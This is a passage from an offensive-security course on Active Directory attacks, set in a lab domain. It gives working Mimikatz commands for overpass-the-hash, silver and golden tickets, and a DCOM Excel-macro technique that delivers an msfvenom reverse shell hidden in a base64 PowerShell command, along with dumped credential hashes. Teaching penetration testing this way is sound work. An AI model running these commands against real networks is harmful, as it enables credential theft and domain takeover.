mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 2815531 (00000000:002af62b)
Session           : Interactive from 0
User Name         : jeff_admin
Domain            : CORP
Logon Server      : DC01
Logon Time        : 12/02/2018 09.18.57
SID               : S-1-5-21-1602875587-2787523311-2599479668-1105
        msv :
         [00000003] Primary
         \* Username : jeff_admin
         \* Domain   : CORP
         \* NTLM     : e2b475c11da2a0748290d87aa966c327
         \* SHA1     : 8c77f430e4ab8acb10ead387d64011c76400d26e
         \* DPAPI    : 2918ad3d4607728e28ccbd76eab494b9
        tspkg :
        wdigest :
         \* Username : jeff_admin
         \* Domain   : CORP
         \* Password : (null)
        kerberos :
         \* Username : jeff_admin
         \* Domain   : CORP.COM
         \* Password : (null)
...
```

Listing 701 - Dumping password hash for Jeff_Admin

This output shows Jeff_Admin's cached credentials, including the NTLM hash, which we will leverage to overpass the hash.

The essence of the overpass the hash technique is to turn the NTLM hash into a Kerberos ticket and avoid the use of NTLM authentication. A simple way to do this is again with the **sekurlsa::pth** command from Mimikatz.

The command requires a few arguments and creates a new PowerShell process in the context of the Jeff_Admin user. This new PowerShell prompt will allow us to obtain Kerberos tickets without performing NTLM authentication over the network, making this attack different than a traditional pass-the-hash.

As the first argument, we specify **/user:** and **/domain:**, setting them to **jeff_admin** and **corp.com** respectively. We'll specify the NTLM hash with **/ntlm:** and finally use **/run:** to specify the process to create (in this case PowerShell).

```
mimikatz # sekurlsa::pth /user:jeff_admin /domain:corp.com /ntlm:e2b475c11da2a0748290d
87aa966c327 /run:PowerShell.exe
user    : jeff_admin
domain  : corp.com
program : cmd.exe
impers. : no
NTLM    : e2b475c11da2a0748290d87aa966c327
  |  PID  4832
```


Copyright © Offensive Security Ltd. All rights reserved.

```
  |  TID  2268
  |  LSA Process is now R/W
  |  LUID 0 ; 1197687 (00000000:00124677)
  \_ msv1_0   - data copy @ 040E5614 : OK !
  \_ kerberos - data copy @ 040E5438
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null
```

Listing 702 - Creating a process with a different users NTLM password hash

At this point, we have a new PowerShell session that allows us to execute commands as Jeff_Admin.

Let's list the cached Kerberos tickets with **`klist`**:

```
PS C:\Windows\system32> klist

Current LogonId is 0:0x1583ae

Cached Tickets: (0)
```

Listing 703 - Listing Kerberos tickets

No Kerberos tickets have been cached, but this is expected since Jeff_Admin has not performed an interactive login. However, let's generate a TGT by authenticating to a network share on the domain controller with **`net use`**:

```
PS C:\Windows\system32> net use \\dc01
The command completed successfully.

PS C:\Windows\system32> klist

Current LogonId is 0:0x1583ae

Cached Tickets: (3)

#0> Client: jeff_admin @ CORP.COM
    Server: krbtgt/CORP.COM @ CORP.COM
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canoni
    Start Time: 2/12/2018 13:59:40 (local)
    End Time:   2/12/2018 23:59:40 (local)
    Renew Time: 2/19/2018 13:59:40 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x2 -> DELEGATION
    Kdc Called: DC01.corp.com

#1> Client: jeff_admin @ CORP.COM
    Server: krbtgt/CORP.COM @ CORP.COM
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonica
```


Copyright © Offensive Security Ltd. All rights reserved.

```
    Start Time: 2/12/2018 13:59:40 (local)
    End Time:   2/12/2018 23:59:40 (local)
    Renew Time: 2/19/2018 13:59:40 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called: DC01.corp.com

#2> Client: jeff_admin @ CORP.COM
    Server: cifs/dc01 @ CORP.COM
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_c
    Start Time: 2/12/2018 13:59:40 (local)
    End Time:   2/12/2018 23:59:40 (local)
    Renew Time: 2/19/2018 13:59:40 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0
    Kdc Called: DC01.corp.com
```

Listing 704 - Mapping a network share on the domain controller and listing Kerberos tickets

The output indicates that the **net use** command was successful. We then use the **klist** command to list the newly requested Kerberos tickets, these include a TGT and a TGS for the *CIFS* service.

> *We used "net use" arbitrarily in this example but we could have used any command that requires domain permissions and would subsequently create a TGS.*

We have now converted our NTLM hash into a Kerberos TGT, allowing us to use any tools that rely on Kerberos authentication (as opposed to NTLM) such as the official PsExec application from Microsoft.[674]

PsExec can run a command remotely but does not accept password hashes. Since we have generated Kerberos tickets and operate in the context of Jeff_Admin in the PowerShell session, we may reuse the TGT to obtain code execution on the domain controller.

Let's try that now, running **./PsExec.exe** to launch **cmd.exe** remotely on the **\dc01** machine as Jeff_Admin:

```
PS C:\Tools\active_directory> .\PsExec.exe \\dc01 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Windows\system32> ipconfig

Windows IP Configuration
```

[674] (Microsoft, 2016), https://docs.microsoft.com/en-us/sysinternals/downloads/psexec

Copyright © Offensive Security Ltd. All rights reserved.

```
Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7959:aaad:eec:3969%2
   IPv4 Address. . . . . . . . . . . : 192.168.1.110
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
...

C:\Windows\system32> whoami
corp\jeff_admin
```

Listing 705- Opening remote connection using Kerberos

As evidenced by the output, we have successfully reused the Kerberos TGT to launch a command shell on the domain controller.

Excellent! We have succeeded in upgrading a cached NTLM password hash to a Kerberos TGT and leveraged that to gain remote code execution.

21.4.2.1 Exercise

1. Execute the overpass the hash attack above and gain an interactive command prompt on the domain controller. Make sure to reboot the Windows 10 client before starting the exercise to clear any cached Kerberos tickets.

21.4.3 Pass the Ticket

In the previous section, we used the overpass the hash technique (along with the captured NTLM hash) to acquire a Kerberos TGT, allowing us to authenticate using Kerberos. We can only use the TGT on the machine it was created for, but the TGS potentially offers more flexibility.

The *Pass the Ticket* attack takes advantage of the TGS, which may be exported and re-injected elsewhere on the network and then used to authenticate to a specific service. In addition, if the service tickets belong to the current user, then no administrative privileges are required.

So far, this attack does not provide us with any additional access, but it does offer flexibility in being able to choose which machine to use the ticket from. However, if a service is registered with a service principal name, this scenario becomes more interesting.

Previously, we demonstrated that we could crack the service account password hash and obtain the password from the service ticket. This password could then be used to access resources available to the service account.

However, if the service account is not a local administrator on any servers, we would not be able to perform lateral movement using vectors such as pass the hash or overpass the hash and therefore, in these cases, we would need to use a different approach.

As with Pass the Hash, Overpass the Hash also requires access to the special admin share called ***Admin$****, which in turn requires local administrative rights on the target machine.*

Copyright © Offensive Security Ltd. All rights reserved.

Remembering the inner workings of the Kerberos authentication, the application on the server executing in the context of the service account checks the user's permissions from the group memberships included in the service ticket. The user and group permissions in the service ticket are not verified by the application though. The application blindly trusts the integrity of the service ticket since it is encrypted with a password hash - in theory - only known to the service account and the domain controller.

As an example, if we authenticate against an IIS server that is executing in the context of the service account *iis_service*, the IIS application will determine which permissions we have on the IIS server depending on the group memberships present in the service ticket.

However, with the service account password or its associated NTLM hash at hand, we can forge our own service ticket to access the target resource (in our example the IIS application) with any permissions we desire. This custom-created ticket is known as a *silver ticket*[675] and if the service principal name is used on multiple servers, the silver ticket can be leveraged against them all.

Mimikatz can craft a silver ticket and inject it straight into memory through the (somewhat misleading) **`kerberos::golden`**[676] command. We will explain this apparent misnaming later in the module.

To create the ticket, we first need the obtain the so-called *Security Identifier* or *SID*[677] of the domain. A SID is an unique name for any object in Active Directory and has the following structure:

```
S-R-I-S
```

Listing 706 - Security Identifier format prototype

Within this structure, the SID begins with a literal "S" to identify the string as a SID, followed by a *revision level* (usually set to "1"), an *identifier-authority* value (often "5" within AD) and one or more *subauthority* values.

For example, an actual SID may look like this:

```
S-1-5-21-2536614405-3629634762-1218571035-1116
```

Listing 707 - Security Identifier format

The first values in Listing 707 ("S-1-5") are fairly static within AD. The *subauthority* value is dynamic and consists of two primary parts: the domain's *numeric identifier* (in this case "21-2536614405-3629634762-1218571035") and a *relative identifier* or *RID*[678] representing the specific object in the domain (in this case "1116").

The combination of the domain's value and the relative identifier help ensure that each SID is unique.

We can easily obtain the SID of our current user with the **`whoami /user`** command and then extract the domain SID part from it. Let's try to do this on our Windows 10 client:

[675] (Sean Metcalf, 2016), https://adsecurity.org/?p=2011

[676] (Benjamin Delpy, 2016), https://github.com/gentilkiwi/mimikatz/wiki/module-~-kerberos

[677] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/aa379571(v=vs.85).aspx

[678] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms721604(v=vs.85).aspx#_security_relative_identifier_gly

 Copyright © Offensive Security Ltd. All rights reserved.

```
C:\>whoami /user

USER INFORMATION
----------------

User Name   SID
=========== ================================================
corp\offsec S-1-5-21-1602875587-2787523311-2599479668-1103
```

Listing 708 - Locating the Domain SID

The SID defining the domain is the entire string except the RID at the end (*-1103*) as highlighted in Listing 708.

Now that we have the domain SID, let's try to craft a silver ticket for the IIS service we previously discovered in our dedicated lab domain.

The silver ticket command requires a username (**/user**), domain name (**/domain**), the domain SID (**/sid**), which is highlighted above, the fully qualified host name of the service (**/target**), the service type (**/service:HTTP**), and the password hash of the iis_service service account (**/rc4**).

Finally, the generated silver ticket is injected directly into memory with the **/ppt** flag.

Before running this, we will flush any existing Kerberos tickets with **kerberos::purge** and verify the purge with **kerberos::list**:

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::list

mimikatz # kerberos::golden /user:offsec /domain:corp.com /sid:S-1-5-21-1602875587-278
7523311-2599479668 /target:CorpWebServer.corp.com /service:HTTP /rc4:E2B475C11DA2A0748
290D87AA966C327 /ptt
User      : offsec
Domain    : corp.com (CORP)
SID       : S-1-5-21-1602875587-2787523311-2599479668
User Id   : 500
Groups Id : \*513 512 520 518 519
ServiceKey: e2b475c11da2a0748290d87aa966c327 - rc4_hmac_nt
Service   : HTTP
Target    : CorpWebServer.corp.com
Lifetime  : 13/02/2018 10.18.42 ; 11/02/2028 10.18.42 ; 11/02/2028 10.18.42
-> Ticket : \*\* Pass The Ticket \*\*

 \* PAC generated
 \* PAC signed
 \* EncTicketPart generated
 \* EncTicketPart encrypted
 \* KrbCred generated

Golden ticket for 'offsec @ corp.com' successfully submitted for current session

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
```


Copyright © Offensive Security Ltd. All rights reserved.

```
   Start/End/MaxRenew: 13/02/2018 10.18.42 ; 11/02/2028 10.18.42 ; 11/02/2028 10.18.42
   Server Name       : HTTP/CorpWebServer.corp.com @ corp.com
   Client Name       : offsec @ corp.com
   Flags 40a00000    : pre_authent ; renewable ; forwardable ;
```

Listing 709 - Creating a silver ticket for the iis_service service account

As shown by the output in Listing 709, a new service ticket for the SPN *HTTP/CorpWebServer.corp.com* has been loaded into memory and Mimikatz set appropriate group membership permissions in the forged ticket. From the perspective of the IIS application, the current user will be both the built-in local administrator (*Relative Id: 500*) and a member of several highly-privileged groups, including the Domain Admins group (as highlighted above).

To create a silver ticket, we use the password hash and not the cleartext password. If a kerberoast session presented us with the cleartext password, we must hash it before using it to generate a silver ticket.

Now that we have this ticket loaded into memory, we can interact with the service and gain access to any information based on the group memberships we put in the silver ticket. Depending on the type of service, it might also be possible to obtain code execution.

21.4.3.1 Exercises

1. Create and inject a silver ticket for the *iis_service* account.
2. How can creating a silver ticket with group membership in the Domain Admins group for a SQL service provide a way to gain arbitrary code execution on the associated server?
3. Create a silver ticket for the SQL service account.

21.4.4 Distributed Component Object Model

In this section we will take a closer look at a fairly new lateral movement technique that exploits the *Distributed Component Object Model* (*DCOM*).[679]

There are two other well-known lateral movement techniques worth mentioning: abusing Windows Management Instrumentation[680] and a technique known as PowerShell Remoting.[681] While we will not go into details of these methods here,

---

[679] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/cc226801.aspx

[680] (Matt Graber, 2015), https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf

[681] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/aa384426(v=vs.85).aspx

Copyright © Offensive Security Ltd. All rights reserved.

they have their own advantages and drawbacks as well as multiple implementations in both PowerShell[682] and Python.[683]

The Microsoft Component Object Model (COM) is a system for creating software components that interact with each other. While COM was created for either same-process or cross-process interaction, it was extended to Distributed Component Object Model (DCOM) for interaction between multiple computers over a network.

Both COM and DCOM are very old technologies dating back to the very first editions of Windows.[684] Interaction with DCOM is performed over RPC on TCP port 135 and local administrator access is required to call the DCOM Service Control Manager, which is essentially an API.

DCOM objects related to Microsoft Office allow lateral movement, both through the use of Outlook[685] as well as PowerPoint.[686] Since this requires the presence of Microsoft Office on the target computer, this lateral movement technique is best leveraged against workstations. However, in our case, we will demonstrate this attack in the lab against the dedicated domain controller on which Office is already installed. Specifically, we will leverage the *Excel.Application* DCOM object.[687]

Before we can leverage Microsoft Office, we must install it on both the Windows 10 student VM and the domain controller. The installer is located at C:\tools\client_side_attacks\Office2016.img and the process is the same as that performed in the Client Side Attacks module.

To begin, we must first discover the available methods or sub-objects for this DCOM object using PowerShell. For this example, we are operating from the Windows 10 client as the jeff_admin user, a local admin on the remote machine.

In this sample code, we first create an instance of the object using PowerShell and the *CreateInstance* method[688] of the *System.Activator* class.

As an argument to *CreateInstance*, we must provide its type by using the *GetTypeFromProgID* method,[689] specifying the program identifier (which in this case is *Excel.Application*), along with the IP address of the remote workstation.

With the object instantiated, we can discover its available methods and objects using the *Get-Member* cmdlet.[690]

```
$com = [activator]::CreateInstance([type]::GetTypeFromProgId("Excel.Application", "192
.168.1.110"))
```

[682] (Will Schroeder, 2016), http://www.harmj0y.net/blog/empire/expanding-your-empire/

[683] (Justin Elze, 2015), https://www.trustedsec.com/2015/06/no_psexec_needed/

[684] (Wikipedia, 2018), https://en.wikipedia.org/wiki/Component_Object_Model

[685] (@enigma0x3, 2017), https://enigma0x3.net/2017/11/16/lateral-movement-using-outlooks-createobject-method-and-dotnettojscript/

[686] (@_nephalem_, 2018), https://attactics.org/2018/02/03/lateral-movement-with-powerpoint-and-dcom/

[687] (Matt Nelson, 2017), https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom/

[688] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/wccyzw83(v=vs.110).aspx

[689] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/etz83z76(v=vs.110).aspx

[690] (Microsoft, 2018), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/get-member?view=powershell-6

Copyright © Offensive Security Ltd. All rights reserved.

```
$com | Get-Member
```

Listing 710 - Code to create DCOM object and enumerate methods

This script produces the following truncated output:

```
         TypeName: System.__ComObject#{000208d5-0000-0000-c000-000000000046}
Name                      MemberType     Definition
----                      ----------     ----------
ActivateMicrosoftApp      Method         void ActivateMicrosoftApp (XlMSApplication)
AddChartAutoFormat        Method         void AddChartAutoFormat (Variant, string, Varia
...
ResetTipWizard            Method         void ResetTipWizard ()
Run                       Method         Variant Run (Variant...
Save                      Method         void Save (Variant)
...
Workbooks                 Property       Workbooks Workbooks () {get}
...
```

Listing 711 - Output showing the Run method

The output contains many methods and objects but we will focus on the *Run* method,[691] which will allow us to execute a Visual Basic for Applications (VBA) macro remotely.

To use this, we'll first create an Excel document with a proof of concept macro by selecting the *VIEW* ribbon and clicking *Macros* from within Excel.

In this simple proof of concept, we will use a VBA macro that launches **`notepad.exe`**:

```
Sub mymacro()
    Shell ("notepad.exe")
End Sub
```

Listing 712 - Proof of concept macro for Excel

We have named the macro "mymacro" and saved the Excel file in the legacy .xls format.

To execute the macro, we must first copy the Excel document to the remote computer. Since we must be a local administrator to take advantage of DCOM, we should also have access to the remote filesystem through SMB.

We can use the *Copy* method[692] of the .NET *System.IO.File* class to copy the file. To invoke it, we specify the source file, destination file, and a flag to indicate whether the destination file should be overwritten if present, as shown in the PowerShell code below:

```
$LocalPath = "C:\Users\jeff_admin.corp\myexcel.xls"

$RemotePath = "\\192.168.1.110\c$\myexcel.xls"

[System.IO.File]::Copy($LocalPath, $RemotePath, $True)
```

Listing 713 - Copying the Excel document to the remote computer

[691] (Microsoft, 2017), https://msdn.microsoft.com/en-us/vba/excel-vba/articles/application-run-method-excel

[692] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/9706cfs5(v=vs.110).aspx

Copyright © Offensive Security Ltd. All rights reserved.

Before we are able to execute the *Run* method on the macro, we must first specify the Excel document it is contained in. This is done through the *Open* method[693] of the *Workbooks* object,[694] which is also available through DCOM as shown in the enumeration of methods and objects:

```
         TypeName: System.__ComObject#{000208d5-0000-0000-c000-000000000046}
Name                    MemberType Definition
----                    ---------- ----------
ActivateMicrosoftApp    Method     void ActivateMicrosoftApp (XlMSApplication)
AddChartAutoFormat      Method     void AddChartAutoFormat (Variant, string, Variant)
...
ResetTipWizard          Method     void ResetTipWizard ()
Run                     Method     Variant Run (Variant...
Save                    Method     void Save (Variant)
...
Workbooks               Property   Workbooks Workbooks () {get}
...
```

Listing 714 - Output showing the Workbooks property

The *Workbooks* object is created from the *$com* COM handle we created earlier to perform our enumeration.

We can call the *Open* method directly with code like this:

```
$Workbook = $com.Workbooks.Open("C:\myexcel.xls")
```

Listing 715 - Opening the excel document on the DC

However, this code results in an error when interacting with the remote computer:

```
$Workbook = $com.Workbooks.Open("C:\myexcel.xls")
Unable to get the Open property of the Workbooks class
At line:1 char:1
+ $Workbook = $com.Workbooks.Open("C:\myexcel.xls")
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OperationStopped: (:) [], COMException
    + FullyQualifiedErrorId : System.Runtime.InteropServices.COMException
```

Listing 716 - Error when trying to open the spreadsheet

The reason for this error is that when *Excel.Application* is instantiated through DCOM, it is done with the SYSTEM account.[695] The SYSTEM account does not have a profile, which is used as part of the opening process. To fix this problem, we can simply create the Desktop folder at C:\Windows\SysWOW64\config\systemprofile, which satisfies this profile requirement.

We can create this directory with the following PowerShell code:

```
$Path = "\\192.168.1.110\c$\Windows\sysWOW64\config\systemprofile\Desktop"

$temp = [system.io.directory]::createDirectory($Path)
```

Listing 717 - Creating SYSTEM profile folder

[693] (Microsoft, 2017), https://msdn.microsoft.com/en-us/vba/excel-vba/articles/workbooks-open-method-excel

[694] (Microsoft, 2017), https://msdn.microsoft.com/en-us/vba/excel-vba/articles/workbooks-object-excel

[695] (Matt Nelson, 2017), https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom/

Copyright © Offensive Security Ltd. All rights reserved.

With the profile folder for the SYSTEM account created, we can attempt to call the *Open* method again, which now should succeed and open the Excel document.

Now that the document is open, we can call the *Run* method with the following complete PowerShell script:

```
$com = [activator]::CreateInstance([type]::GetTypeFromProgId("Excel.Application", "192
.168.1.110"))

$LocalPath = "C:\Users\jeff_admin.corp\myexcel.xls"

$RemotePath = "\\192.168.1.110\c$\myexcel.xls"

[System.IO.File]::Copy($LocalPath, $RemotePath, $True)

$Path = "\\192.168.1.110\c$\Windows\sysWOW64\config\systemprofile\Desktop"

$temp = [system.io.directory]::createDirectory($Path)

$Workbook = $com.Workbooks.Open("C:\myexcel.xls")

$com.Run("mymacro")
```

Listing 718 - Proof of concept code to execute Excel macro remotely

This code should open the Notepad application as a background process executing in a high integrity context on the remote machine as illustrated in Figure 312.




Figure 312: Notepad is launched from Excel

While creating a remote Notepad application is interesting, we need to upgrade this attack to launch a reverse shell instead. Since we are using an Office document, we can simply reuse the Microsoft Word client side code execution technique that we covered in a previous module.

To do this, we'll use msfvenom to create a payload for an HTA attack since it contains the Base64 encoded payload to be used with PowerShell:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.111 LPORT=4444 -f h
ta-psh -o evil.hta
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 6461 bytes
Saved as: evil.hta
```

Listing 719 - Creating HTA payload with msfvenom

Copyright © Offensive Security Ltd. All rights reserved.

Notice that we use the IP address of the Windows 10 client's second network interface so that the domain controller can call back to our Netcat listener.

Next, we extract the line starting with "powershell.exe -nop -w hidden -e" followed by the Base64 encoded payload and use the simple Python script in Listing 720 to split the command into smaller chunks, bypassing the size limit on literal strings in Excel macros:

```
str = "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQ....."

n = 50

for i in range(0, len(str), n):
    print "Str = Str + " + '"' + str[i:i+n] + '"'
```

Listing 720 - Python script to split Base64 encoded string

Now we'll update our Excel macro to execute PowerShell instead of Notepad and repeat the actions to upload it to the domain controller and execute it.

```
Sub MyMacro()
    Dim Str As String

    Str = Str + "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4Ad"
    Str = Str + "ABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewA"
    ...
    Str = Str + "EQAaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHM"
    Str = Str + "AXQA6ADoAUwB0AGEAcgB0ACgAJABzACkAOwA="
    Shell (Str)
End Sub
```

Listing 721 - Updating the macro with the split Base64 encoded string

Before executing the macro, we'll start a Netcat listener on the Windows 10 client to accept the reverse command shell from the domain controller:

```
PS C:\Tools\practical_tools> nc.exe -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.1.111] from (UNKNOWN) [192.168.1.110] 59121
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Listing 722 - Reverse shell from DCOM lateral movement technique

While the attack requires access to both TCP 135 for DCOM and TCP 445 for SMB, this is a relatively new vector for lateral movement and may avoid some detection systems such as Network Intrusion Detection or host-based antivirus.

21.4.4.1 Exercises

1. Repeat the exercise of launching Notepad using Excel and DCOM.
2. Improve the attack by replacing the VBA macro with a reverse shell connecting back to Netcat on your windows student VM.

Copyright © Offensive Security Ltd. All rights reserved.

3. Set up a pivoting channel from the domain controller to your Kali machine and obtain a reverse shell.

21.5 Active Directory Persistence

Once we have gained access and achieved the primary goals of the engagement, our next goal is to obtain persistence, ensuring that we do not lose our access to the compromised machines.

We can use traditional persistence methods in an AD environment, but we can also gain AD-specific persistence as well. Note that in many real-world penetration tests or red team engagements, persistence is not a part of the scope due to the risk of incomplete removal once the assessment is complete.

21.5.1 Golden Tickets

Going back to the explanation of Kerberos authentication, we recall that when a user submits a request for a TGT, the KDC encrypts the TGT with a secret key known only to the KDCs in the domain. This secret key is actually the password hash of a domain user account called *krbtgt*.[696]

If we are able to get our hands on the krbtgt password hash, we could create our own self-made custom TGTs, or *golden tickets*.

For example, we could create a TGT stating that a non-privileged user is actually a member of the Domain Admins group, and the domain controller will trust it since it is correctly encrypted.

We must carefully protect stolen krbtgt password hashes since it grants unlimited domain access. Consider obtaining the client's permission before executing this technique.

This provides a neat way of keeping persistence in an Active Directory environment, but the best advantage is that the krbtgt account password is not automatically changed.

In fact, this password is only changed when the domain functional level is upgraded from Windows 2003 to Windows 2008. Because of this, it is not uncommon to find very old krbtgt password hashes.

The Domain Functional Level[697] dictates the capabilities of the domain and determines which Windows operating systems can be run on the domain

---

[696] (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn745899(v=ws.11)#Sec_KRBTGT

[697] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/understanding-active-directory-domain-services–ad-ds–functional-levels

Copyright © Offensive Security Ltd. All rights reserved.

controller. Higher functional levels enable additional features, functionality, and security mitigations.

To test this persistence technique, we will first attempt to laterally move from the Windows 10 workstation to the domain controller via PsExec as the Offsec user.

This should fail as we do not have the proper permissions:

```
C:\Tools\active_directory> psexec.exe \\dc01 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access dc01:
Access is denied.
```

Listing 723 - Failed attempt to perform lateral movement

At this stage of the engagement, we should have access to an account that is a member of the Domain Admins group or we have compromised the domain controller itself.

With this kind of access, we can extract the password hash of the krbtgt account with Mimikatz.

To simulate this, we'll log in to the domain controller via remote desktop using the jeff_admin account, run Mimikatz from the C: folder, and issue the **`lsadump::lsa`** command as displayed below:[698]

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : CORP / S-1-5-21-1602875587-2787523311-2599479668

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : e2b475c11da2a0748290d87aa966c327

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 75b60230a2394a812000dbfad8415965
...
```

Listing 724 - Dumping the krbtgt password hash using Mimikatz

[698] (Benjamin Delphy, 2016), https://github.com/gentilkiwi/mimikatz/wiki/module-~-lsadump

Copyright © Offensive Security Ltd. All rights reserved.

Creating the golden ticket and injecting it into memory does not require any administrative privileges, and can even be performed from a computer that is not joined to the domain. We'll take the hash and continue the procedure from a compromised workstation.

Before generating the golden ticket, we'll delete any existing Kerberos tickets with **kerberos::purge**.

We'll supply the domain SID (which we can gather with **whoami /user**) to the Mimikatz **kerberos::golden**[699] command to create the golden ticket. This time we'll use the **/krbtgt** option instead of **/rc4** to indicate we are supplying the password hash. We will set the golden ticket's username to **fakeuser**. This is allowed because the domain controller trusts anything correctly encrypted by the krbtgt password hash.

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::golden /user:fakeuser /domain:corp.com /sid:S-1-5-21-1602875587-2
787523311-2599479668 /krbtgt:75b60230a2394a812000dbfad8415965 /ptt
User      : fakeuser
Domain    : corp.com (CORP)
SID       : S-1-5-21-1602875587-2787523311-2599479668
User Id   : 500
Groups Id : \*513 512 520 518 519
ServiceKey: 75b60230a2394a812000dbfad8415965 - rc4_hmac_nt
Lifetime  : 14/02/2018 15.08.48 ; 12/02/2028 15.08.48 ; 12/02/2028 15.08.48
-> Ticket : \*\* Pass The Ticket \*\*

 \* PAC generated
 \* PAC signed
 \* EncTicketPart generated
 \* EncTicketPart encrypted
 \* KrbCred generated

Golden ticket for 'fakeuser @ corp.com' successfully submitted for current session

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 012E3A24
```

Listing 725 - Creating a golden ticket using Mimikatz

Mimikatz provides two sets of default values when using the golden ticket option, namely the user ID and the groups ID. The user ID is set to 500 by default, which is the RID of the built-in administrator for the domain, while the values for the groups ID consist of the most privileged groups in Active Directory, including the Domain Admins group.

With the golden ticket injected into memory, we can launch a new command prompt with **misc::cmd** and again attempt lateral movement with PsExec.

```
C:\Users\offsec.crop> psexec.exe \\dc01 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
```

[699] (Benjamin Delphy, 2016), https://github.com/gentilkiwi/mimikatz/wiki/module-~-kerberos

Copyright © Offensive Security Ltd. All rights reserved.

```
Sysinternals - www.sysinternals.com


C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7959:aaad:eec:3969%2
   IPv4 Address. . . . . . . . . . . : 192.168.1.110
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
...

C:\Windows\system32> whoami
corp\fakeuser

C:\Windows\system32> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             Attributes
====================================== ================ ==================================
Everyone                               Well-known group Mandatory group, Enabled by default
BUILTIN\Administrators                 Alias            Mandatory group, Enabled by default
BUILTIN\Users                          Alias            Mandatory group, Enabled by default
...
NT AUTHORITY\Authenticated Users       Well-known group Mandatory group, Enabled by default
NT AUTHORITY\This Organization         Well-known group Mandatory group, Enabled by default
CORP\Domain Admins                     Group            Mandatory group, Enabled by default
CORP\Group Policy Creator Owners       Group            Mandatory group, Enabled by default
